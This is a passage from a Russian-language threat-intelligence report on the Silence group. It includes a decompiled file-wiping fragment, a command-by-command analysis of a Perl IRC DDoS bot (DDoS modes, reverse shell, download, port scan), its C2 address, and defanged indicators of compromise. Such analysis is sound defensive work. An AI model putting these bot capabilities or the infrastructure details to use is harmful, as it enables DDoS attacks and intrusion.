    if ( fileHandle != (HANDLE)-1 )
    {
      lpFileName = 0;
      SetFilePointer(fileHandle, 0, (PLONG)&lpFileName, 2u);
      NumberOfBytesWritten = 0;
      WriteFile(fileHandle_, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
      CloseHandle(fileHandle_);
    }
    isFileDeleted = DeleteFile(file);
    garbageBuffer = (int)&off_405168;
    if ( lpBuffer )
      free((void *)lpBuffer);
    result = isFileDeleted;
  }
  return result;
}
```

В результате передается аргумент FILE_END в функцию SetFilePointer(), а это значит, что указатель для записи будет установлен в конец файла.

Perl IRC DDoS bot

Данный бот представляет собой Perl-скрипт, предназначенный для запуска на ОС Linux. В его функциональные возможности входят: получение информации о зараженной машине, исполнение команд shell (cmd), рассылка e-mail, загрузка файлов, сканирование портов и осуществление DDoS-атак.
В качестве сервера используется 91.134.146[.]175:1984, протокол общения — IRC, наименование канала: «#PMA».

В первую очередь скрипт выводит сообщение «Irc Script Running!\n». После этого среди следующих строк бот случайным образом выбирает собственную версию:

```
«VERSION — unknown command.»
«mIRC v5.91 K.Mardam-Bey»
«mIRC v6.2 Khaled Mardam-Bey»
«mIRC v6.03 Khaled Mardam-Bey»
«mIRC v6.14 Khaled Mardam-Bey»
«mIRC v6.15 Khaled Mardam-Bey»
«mIRC v6.16 Khaled Mardam-Bey»
«mIRC v6.17 Khaled Mardam-Bey»
«mIRC v6.21 Khaled Mardam-Bey»
«mIRC v6.31 Khaled Mardam-Bey»
«mIRC v7.15 Khaled Mardam-Bey»
```

В качестве IRC-сервера использует 91.134.146[.]175, порт: 1984. Сервер может быть изменен, если при запуске скрипта передать ему адрес в качестве параметра. После подключения и авторизации на сервере скрипт может получать команды от оператора, результат исполнения которых он отправляет оператору по его нику.

При получении команды скрипт проверяет принадлежность сообщения именно своему экземпляру (проверка происходит по внутренним параметрам скрипта), **парсит и исполняет следующие команды:**

- PING — в качестве параметра получает строку, которую затем отправляет в виде «PONG <%string%>».
- PRIVMSG — содержит список расширенных команд. Команда исполняется только тогда, когда скрипт проверит принадлежность команды. Для этого сервер отправляет в качестве параметров имя зараженной системы, имя пользователя в зараженной системе и значения, характерные для конкретной версии скрипта.
- NICK — изменить текущий ник скрипта (используется при проверке принадлежности команды конкретному экземпляру скрипта).
- 433 — бот отправляет на сервер сообщение: «<%current nick%>-<%random value from 0 to 999%>».
- 001 — присоединиться к каналу, отправить в канал сообщение: «[PMA Bot]9,1I'm PMA!».

Список расширенных команд:

Команда	**Описание**
VERSION	Отправить на сервер текущую версию бота.
help	Краткий man бота.
system	Получить информацию о текущем экземпляре бота.
version	Получить версию бота.
flood	man бота по DDoS-части.

channel	man по общим командам бота.
utils	man бота по приложениям.
die	Остановить работу бота.
join	Присоединиться к каналу, который приходит как параметр.
part	Покинуть канал, который приходит как параметр.
portscan	Получить список открытых TCP-портов на устройстве, ip-адрес которого приходит как параметр.
download	Загрузить и сохранить файл.
dns	Отправить на сервер IP-адрес, URL адрес приходит как параметр.
port	Проверить, открыт ли TCP-порт на определенном устройстве. IP и порт приходят как параметры.
udp1	Осуществить UDP-DDoS атаку с длиной пакетов от 64 до 1024 байт (пакеты малой длины). Адрес, порт и продолжительность атаки приходят как параметры.
udp2	Осуществить DDoS-атаку, используя все сетевые протоколы, в первую очередь: IGMP, UDP, ICMP, TCP. Атакует все порты, начиная с 1 и заканчивая последним, если время, полученное как параметр не закончилось. В качестве параметра получает адрес жертвы, длину передаваемого сообщения и продолжительность атаки. На каждый UDP-порт атака осуществляется дважды.
udp3	Осуществить UDP-DDoS атаку с большой длиной пакетов. Адрес, порт и продолжительность атаки приходят как параметры.
tcp	Осуществить TCP-DDoS атаку. Открывает 1000 соединений на определенном порту. В качестве параметра приходит адрес, порт и продолжительность атаки. В man по этой команде указано, что должны передаваться 4 параметра в последовательности: «<ip> <port> <pack size> <time>», однако это ошибка и параметр «<pack size>» вообще отсутствует — скрипт не отправляет сообщений жертве.
http	Осуществить HTTP-DDoS атаку. В качестве параметров приходит адрес жертвы и продолжительность атаки. Приложение отправляет на адрес жертвы сообщения вида «GET / HTTP/1.1\r\nAccept: */*\r\nHost: <%Victim URL%>\r\nConnection: Keep-Alive\r\n\r\n»
cback	Открыть TCP-соединение с удаленным хостом для исполнения shell (cmd в случае Windows) команд.
mail	Отправить сообщение. Тело сообщения: content-type: text/html Subject: <%first parmeter%> From: <%second parmeter%> To: <%third parmeter%> <%forth parameter%> Для отправления сообщения использует утилиту «/usr/sbin/sendmail» с параметром –t.

ctcpflood (версия с одним параметром)	Бот отправляет пользователю с ником (первый параметр) сообщения: «\001VERSION\001\n» «\001PING\001\n» 10 раз.
msgflood	Отправляет пользователю, имя которого приходит как параметр, сообщение с непечатными символами.
noticeflood	Аналогично команде «msgflood», но используется другая IRC-команда для передачи.
maxiflood	5 раз производит атаку, которая осуществлялась в командах «ctcpflood», «msgflood» и «noticeflood».
rejoin	Переподключиться к каналу.
op	Добавить статус оператора по нику. Статус и ник приходят в качестве параметров
deop	Удалить статус оператора по нику. Статус и ник приходят в качестве параметров.
voice	Добавить статус голоса по нику. Статус и ник приходят в качестве параметров.
devoice	Удалить статус голоса по нику. Статус и ник приходят в качестве параметров.
msg	Отправить сообщение (второй параметр) пользователю, ник которого приходит как первый параметр.
flood	Отправить сообщения (третий параметр) пользователю, ник которого приходит как второй параметр. Количество сообщений — первый параметр.
ctcp	Бот отправляет пользователю с ником (первый параметр) сообщение: «\001<%param2%>\001».
ctcpflood (версия с двумя параметрами)	Бот отправляет пользователю с ником (второй параметр) сообщения: «\001<%param3%>\001». Количество сообщений приходит в качестве параметра.
invite	Пригласить пользователя на канал. Пользователь и канал приходят в качестве параметров.
newerver	Изменить IRC-сервер. В качестве параметра приходит новый ник и адрес, порт используется стандартный: 6667.
nick	Изменить ник. Новый ник приходит в качестве параметра.
raw	Отправляет на сервер сообщение, которое приходит в качестве параметра.
eval	Запустить модуль, который приходит как параметр.
quit	Завершить работу приложения.

Список сканируемых TCP-портов:

1,7,9,14,20,21,22,23,25,53,80,88,110,112,113,137,143,145,222,333,405,443,444,445,512,587,616,666,993,995,1024,1025,1080,1144,1156,1222,1230,1337,1348,1628,1641,1720,1723,1763,1983,1984,1985,1987,1988,1990,1994,2005,2020,2121,2200,2222,2223,2345,2360,2500,2727,3130,3128,3137,3129,3303,3306,3333,3389,4000,4001,4471,4877,5252,5522,5553,5554,5642,5777,5800,5801,5900,5901,6062,6550,6522,6600,6622,6662,6665,6666,6667,6969,7000,7979,8008,8080,8081,8082,8181,8246,8443,8520,8787,8855,8880,8989,9855,9865,9997,9999,10000,10001,10010,10222,11170,11306,11444,12241,12312,14534,14568,15951,17272,19635,19906,19900,20000,21412,21443,21205,22022,30999,31336,31337,32768,33180,35651,36666,37998,41114,41215,44544,45055,45555,45678,51114,51247,51234,55066,55555,65114,65156,65120,65410,65500,65501,65523,65533

ИНДИКАТОРЫ

Hashes

```
14863087695d0f4b40f480fd18d061a4 — Atmosphere.Dropper
4107f2756edb33af1f79b1dce3d2fd77 — Atmosphere.Dropper
6743f474e3a6a02bc1ccc5373e5ebbfa — Atmosphere.Dropper
cefd39402d7f91d8cf5f1cd6ecbf0681 — Atmosphere.Dropper
f69c35969745ae1b60403868e085062e — Atmosphere.Dropper
1ee9f88cc7867e021a818dff012bdf9e — Atmosphere.Injector
b3abb10cc8f4cbb454992b95064a9006 — Atmosphere.Injector
79e61313febe5c67d168cfc3c88cd743 — Atmosphere.Payload
86ea1f46df745a30577f02fc24e266ff — Atmosphere.Payload
c49e6854c79043b624d07da20dd4c7ad — Atmosphere.Payload
c8d0ccd2e58c1c467ee8b138c8a15eec — Atmosphere.Payload
d81ae5e0680d09c118a1705762b0bfce — Atmosphere.Payload
ddb276dbfbce7a9e19feecc2c453733d — Atmosphere.Payload
874e94cb3f076a21d3fb9da6eb541bab — CVE-2017-0199
9b9757975d33c9c01b2d3de95d737202 — CVE-2017-0199
00b470090cc3cdb30128c9460d9441f8 — CVE-2017-0262
104913aa3bd6d06677c622dfd45b6c6d — CVE-2017-0262
3be61ecba597022dc2dbec4efeb57608 — CVE-2017-0262
4c1bc95dd648d9b4d1363da2bad0e172 — CVE-2017-0262
57f51443a8d6b8882b0c6afbd368e40e — CVE-2017-0262
5df8067a6fcb6c45c3b5c14adb944806 — CVE-2017-0262
68e190efe7a5c6f1b88f866fc1dc5b88 — CVE-2017-0262
98c5c33f5c0bd07ac3e24935edab202a — CVE-2017-0262
9c7e70f0369215004403b1b289111099 — CVE-2017-0262
c43f1716d6dbb243f0b8cd92944a04bd — CVE-2017-0262
cfc0b41a7cde01333f10d48e9997d293 — CVE-2017-0262
ed74331131da5ac4e8b8a1c818373031 — CVE-2017-0262
c3a70d2bf53f2eb6d05cafbb5e640855 — CVE-2017-11882 CVE-2018-0802
d565500ebee6109edba0be7dea86bf72 — CVE-2018-8174
081ee959cbe6bc7dde7a6d13168e4fb4 — DDoS Perl IrcBot
ee650c800d2eedd471ed59aa9435e55f — DDoS Perl IrcBot
aa9c31883b3d8e493efad2f983908be3 — DDoS Perl IrcBot
40228a3ea22e61a0f53644881cd59281 — Farse/Mimikatz
9596e59ea38350bc181ce56ffa7d6453 — FTP
15d097a50718f2e7251433ea65401588 — HTA Script
7b6345708e8d40254ab6fed6d124cc6d — HTA Script
2ad83e13b2a36b398a8632ef6ce5aa07 — js-loader
0074d8c3183e2b62b85a2b9f71d4ccd8 — kikothac
440b21958ad0e51795796d3c1a72f7b3 — kikothac
9628d7ce2dd26c188e04378d10fb8ef3 — kikothac
b7f97100748857eb75a6558e608b55df — kikothac
dfddcbcc3b15034ae733c858cb4e587b — LNK Downloader
dd74fcfa1a985beeb972022e3a722589 — Silence MainModule
3345dde0c827dcbda993f7216a8d7c12 — Silence.Downloader
404d69c8b74d375522b9afe90072a1f4 — Silence.Downloader
43eda1810677afe6791dd7a33eb3d83c — Silence.Downloader
```

```
5b4417521c71cc89cd3b2fe94ab395b2 — Silence.Downloader
7d3614df9409da3933637f09587af28c — Silence.Downloader
7d8af1f6cf7d08c0c39e03033585d404 — Silence.Downloader
97599e2edc7e7025d5c2a7d7a81dac47 — Silence.Downloader
9b037ead562c789620a167af85d32f72 — Silence.Downloader
a1e210598820cbb08e269b2dfd96e741 — Silence.Downloader
a58a830dce460e91217328bdefb25cbe — Silence.Downloader
b09b8be361cd0e30a70cc4603a31d1ee — Silence.Downloader
b4313151019b2091cbd27c8810e5c7c5 — Silence.Downloader
c6c84da4f27103db4ff593f4d4f45d95 — Silence.Downloader
ef0fb10c602e3ee81e3677c83a44b409 — Silence.Downloader
8a9d278b473b6c5625d57739714702fc — Silence.Cleaner
a3de4a1e5b66d96183ad42800d6be862 — Silence.MainModule
b43f65492f2f374c86998bd8ed39bfdd — Silence.MainModule
c4f18d40b17e506f42f72b8ff111a614 — Silence.MainModule
cfffc5a0e5bdc87ab11b75ec8a6715a4 — Silence.MainModule
f1954b7034582da44d3f6a160f0a9322 — Silence.MainModule
121c7a3f139b1cc3d0bf62d951bbe5cb — Silence.ProxyBot
88cb1babb591381054001a7a588f7a28 — Silence.ProxyBot
a6771cafd7114df25ac0ef2688722fdf — Silence.ProxyBot
a6cb04fad56f1fe5b8f60fabf2f64005 — Silence.ProxyBot
dc4ac53350cc4b30839db19d8d6f3b5f — Silence.ProxyBot
50565c4b80f41d2e7eb989cd24082aab — Silence.ProxyBot.Net
8191dae4bdeda349bda38fd5791cb66f — Silence.ProxyBot.Net
242b471bae5ef9b4de8019781e553b85 — Silence.SurviellanceModule
d7491ed06a7f19a2983774fd50d65fb2 — Silence.SurviellanceModule
1648437368e662fbe4805a1f95aa9fd0 — Smoke
dde658eb388512ee9f4f31f0f027a7df — CHM
```

E-mails

Senders:

info@finamnews019[.]xyz

driley123@bellsouth[.]net

belov@ppfbank[.]ru

belov@vivacity[.]ru

cap@jabber[.]sg

cjlove143@ymail[.]com

driley123@bellsouth[.]net

iambrunk@sbcglobal[.]net

josueruvalcaba@mail[.]com

pakovelli@mail[.]com

payonline@fbank[.]org

prokopenkovg@bankci[.]ru

revamped702@att[.]net

sleof@fpbank[.]ru

svetlana@fcbank[.]ru

touqirkhan@mail[.]com

yu_chernyshova@mail[.]com

IPs

IP	Провайдер	Страна	Программа	Год
46.183.221[.]89	DataClub S.A.	Латвия	Silence.ProxyBot	2016-07
			Kikothac	
87.98.227[.]83	OVH	Испания	Silence.ProxyBot	2016-08
5.39.30[.]110	OVH	Франция	Silence.Downloader	2016-09
46.183.221[.]37	DataClub S.A.	Латвия	Silence	2016-11
54.36.191[.]97	OVH	Франция	Silence.Downloader	2017-10
139.99.156[.]100	OVH	Франция	Exploit	2017-10
185.161.208[.]61	DeltaHost	Украина	Silence.ProxyBot	2017-07
			Silence	2018-02
			Silence.ProxyBot.NET	
185.20.184[.]29	DeltaHost	Украина	Silence	2017-07
			Meterpreter secure2048.at	
137.74.224[.]142	OVH	Франция	Silence.Downloader	2017-08
149.56.131[.]140	OVH	Франция	Meterpreter	2017-08 2017-10
158.69.218[.]119	OVH	Канада	Silence.Downloader	2017-08
5.188.231[.]89	MoreneHost Sinaro.host	Нидерланды	Unknown	2017-10
185.29.10[.]117	DataClub S.A.	Швеция	Silence.ProxyBot	2017-09
			Silence.Downloader	

91.207.7[.]86	MaxiDed	Польша	Silence.Downloader	2018-04
91.207.7[.]79	MaxiDed	Польша	Silence.Downloader	2018-04
			JS downloader	2017-10
5.154.191[.]105	Stephost	Молдавия	exploit	2018-04
144.217.14[.]173	OVH	Канада	Exploit CVE-2017-0199	2017-04
144.217.162[.]168	OVH	Канада	Silence.Downloader	2017-06
164.132.228[.]29	OVH	Франция	Silence.Downloader	2017-06
185.29.11[.]126	DataClub S.A.	Нидерланды	Kikothac	2017-12
193.169.245[.]89	DeltaHost	Нидерланды	Kikothac	2016-08
51.255.200[.]161	OVH	Франция	Exploit CVE-2017-0199	2017-06
91.243.80[.]200	MoreneHost	Нидерланды	Exploit CVE-2017-11882 + CVE-2018-0802	2018-05
92.222.68[.]32	OVH	Франция	Silence.Downloader	2017-04
			Undernet DDoS bot	2017-09
5.8.88[.]254	MoreneHost	Нидерланды	Silence.Downloader	2018-05
109.13.212[.]72	SFR SA	Франция	pakovelli@mail[.]com	2017-08
194.58.97[.]95	Reg.Ru	Россия	hacked finamnews019[.]xyz	2017-10
46.170.125[.]222		Польша	yu_chernyshova@mail[.]com	2017-08
62.57.131[.]114		Испания	touqirkhan@mail[.]com	2017-08
77.246.145[.]202	E-PLANET	Россия	hacked vivacity[.]ru	2017-08
91.207.7[.]97		Польша	LNK downloader	2017-06
			JS downloader	2017-10
ira.pubcs16[.]ro 91.134.146[.]175	OVH	Ирландия	Undernet DDoS bot	2017-09

IP	Реальный банк	Провайдер	Страна	Дата
5.200.55[.]198	bankrab[.]ru	OOO IT-Grad	Россия	07-2016
185.7.30[.]137	itbank[.]ru	VMLAB LLC VPS Customers	Россия	06-2017

Domains

Домен	Дата
tvaudio[.]ru	07-2016
vivacity[.]ru	08-2017
finamnews019[.]xyz	10-2017

Домен	IP	Провайдер	Страна	Дата
trustintbank[.]org	109.234.34[.]35	VDSINA VDS Hosting	Россия	2016-07
itbank[.]us	193.0.178[.]12	PE Viktor Tyurin	Нидерланды	2016-07
itrbank[.]ru	31.31.204[.]161	Reg.Ru	Россия	2016-09
itmbank[.]ru	185.100.67[.]129	Hoster.KZ	Казахстан	2016-09
itmbank[.]us	46.30.43[.]83	Eurobyte VPS	Россия	2016-09
mosfinbank[.]ru	5.200.56[.]161	OOO IT-Grad		2016-09
mostbbank[.]ru	31.31.204[.]161	Reg.Ru	Россия	2016-09
	77.246.145[.]86	E-PLANET	Россия	2017-06
	77.246.145[.]82			2017-06
ppfbank[.]ru	185.158.154[.]147	IT-GRAD 1Cloud LLC	Россия	2017-06
fbank[.]org	185.158.154[.]17	IT-GRAD 1Cloud LLC	Россия	2017-06
	185.154.53[.]132			2017-06
dgbank[.]ru	158.255.0[.]35	Mir Telematiki Ltd	Россия	2017-09
bankci[.]ru	95.142.39[.]5	Eurobyte VDS	Россия	2017-09
	95.142.39[.]6	Eurobyte VDS	Россия	2017-09
csbank[.]ru	185.180.231[.]63	FirstByte	Россия	2017-09

fcbank[.]ru	195.161.41[.]2	Avguro Technologies Ltd. Hosting service provider	Россия	2017-09
	81.177.135[.]99			2017-10
mmibank[.]ru	81.177.140[.]58	Avguro Technologies Ltd. Hosting service provider	Россия	2017-09
	81.177.6[.]226			2017-10
spas-ibosberbank[.]ru	185.235.130[.]69	ON-LINE DATA LTD	Нидерланды	2018-01
fpbank[.]ru	217.28.213[.]250	INTRELL-NET	Россия	2018-05
	217.28.213[.]162			2018-05
	217.29.57[.]176			2018-05

Домен	IP	Программа	Год
variiform[.]gdn	91.207.7[.]97	Smoke	2017-10
cassocial[.]gdn			
secure2048[.]at	185.20.184[.]29	Meterpreter	2017-07

File system artifacts

Директории:

- c:\1
- c:\intel
- c:\atm

Файлы:

- C:\Users\<%username%>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WINWORD.exe
- C:\ProgramData\IntelSofts_<hex value>.exe
- C:\ProgramData\MicrosoftsUpdte.exe
- C:/Windows/temp/OBDP952.tmp.exe
- apcs.exe
- netsrvc32.exe
- smmsrv.exe
- MicrosoftsUpdte_<hex value>.exe
- Intel Security.exe
- pripr.exe

Предотвращаем и расследуем киберпреступления с 2003 года.

www.group-ib.ru
blog.group-ib.ru
info@group-ib.ru
+7 495 984 33 64
twitter.com/groupib
facebook.com/group-ib